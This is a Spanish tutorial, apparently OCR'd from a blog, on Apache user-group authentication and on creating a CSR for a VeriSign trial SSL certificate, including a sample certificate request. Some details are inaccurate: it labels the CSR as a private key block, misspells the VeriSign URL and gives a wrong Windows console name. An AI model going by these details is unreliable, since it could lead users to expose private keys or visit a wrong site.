


Si accedemos con el primer usuario, que no está en ningún grupo de los creados, saldrá fallo de autentificación, pidiendo constantemente usuario y contraseña. Si metes uno de los usuarios creados de uno de los grupos, accederá sin problemas.

Generar Certificado SSL validado.

Ahora vamos a generar un certificado de prueba de VeriSign. Es de pago, pero vamos a usar una versión válida que dispondrá de una corta validez, la cual tendremos que renovar pagando si lo deseamos. Esto aporta una garantía de cara a los clientes o usuarios que se conecten a nuestra web, ya que garantiza una identidad real legalmente.


Antes debemos activar unos módulos necesarios y recargar el Apache. Los módulos son el proxy_html y el headers.



Ahora generamos un CSR o petición de certificado para nuestro site y le ponemos una contraseña.

Generamos el certificado.pem para que no nos esté pidiendo constantemente la contraseña.

Ahora creamos el CSR con la clave o llave.El Common Name debe ser el dominio de nuestra web.



Editamos el archivo con extensión csr y lo copiamos, incluido el -----BEGIN PRIVATE KEY----- y el -----END PRIVATE KEY-----

alumno@lubuntu: /etc/apache2/ssl


Archivo Edición Pestañas Ayuda

```
 GNU nano 2.2.6                    Archivo: aprendeahackear.csr

-----BEGIN CERTIFICATE REQUEST-----
MIIDBjCCAe4CAQAwgaIxCzAJBgNVBAYTAkVTMQ8wDQYDVQQIDAZNYWRyaWQxDzAN
BgNVBAcMBk1hZHJpZDENMAsGA1UECgwEU0lPTjESMBAGA1UECwwJVGVjaG5pY2Fs
MRwwGgYDVQQDDBNhcHJlbmRlYWhhY2tlYXIuY29tMTAwLgYJKoZIhvcNAQkBFiFh
cHJlbmRlYWhhY2tlYXJwdW50b2NvbUBnbWFpbC5jb20wggEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQCvs9YBNf+r6AIWPMzGC2JhH14S4mUdj81zB0UCurqQ
PPtBnqGJNRbzaTNbyhIDNQciQQGNUULxlyIhsbxycn33ZDcGJQjzOGCVPs4z+LoD
mWxaFOPvt34vU/WDwRnP5CKdWVqCmD4UoFCe4NHJP5pnj8s8l75ojefYWVnb+F1x
mrXt0YsI3a+R9Qfq3HlPLySf0nqWqHdThvrhWDphObzHHps/TVmBpTt9muFZ8J/3
994C6Etz4gkJF8rtbEB7FhCJdvB16T9oXupUJRW2Ds1z+iQLZbSXKAu1LMWVKZ5T
ctckz/3WqWNznPSODU8n4+hLOWd8PVoWpdvPqbvvhuflAgMBAAGgHjAcBgkqhkiG
9w0BCQcxDwwNU2VndXJpZGFkMjAxNDANBgkqhkiG9w0BAQsFAAOCAQEAEnNdUd8b
No+GQBdW3hsYnsPKuwCvPjGgror7PsUmRPWln8ksyA5J6SJ38/b3uTVmSTRwV8oC
cog3JJfFCoco41ZcmtQC6JTHrm76QuFrXmL0xXPA88Ap+UIirxnNY4eYbAXD3UMW
vvNnQrh+3Y8ol+UYOrJoWBZLoZEKPtvmv6OXTyo8A4JGKdUCWD+7nWFoGZMM/GcQ
VWRtyz8D19y4OsFl0yzji6YHHcc1FcK1bLL+alvrdkppSF5TPZH5Bm8VxjRWWiXW
KcVPbhDk7qp2FKmOQtbz6vvO9pmaKjkgVVRN96FoFdS6Nbqgw/ynE2eYG1BNyGdF
zLQ5L3xvA4jdHQ==
-----END CERTIFICATE REQUEST-----
```

Lo primero vamos a https://www.verisgn.es/ts-sem-page/index.html y damos a la opción de la derecha donde pone Pruebe SSL gratis.

Le damos al botón Continuar.


Luego nos pedirá unos datos personales, ponemos lo que queramos, pero ponemos un mail válido. Damos a continuar. En la siguiente pantalla saldrá lo siguiente, hay un desplegable en el que marcamos Apache.



Le pegamos el contenido que teniamos copiado del archivo con extensión .csr.

Damos al botón Continuar y nos muestra los datos para confirmar. Le damos a Enviar.

Nos confirmará con un número de referencia y el dominio web.



En teoría debería llegar un mail para descargarlo, pero como casi todo lo que toca Symantec se jode o te causa problemas, me llega un mail diciendo que no puede procesarlo. Lógicamente antes de pagar una pasta debe probarse la versión de prueba en un servidor de preproducción. Cuando las versiones de prueba dan fallos, te recomiendo que jamás compres la versión de pago, tendrás grandes problemas y el soporte no suele responder correctamente.

Si lográis descargarlo, en Windows se instalaría en el siguiente lado. Para eso antes ejecutáis certmsg.msc en Inicio, Ejecutar.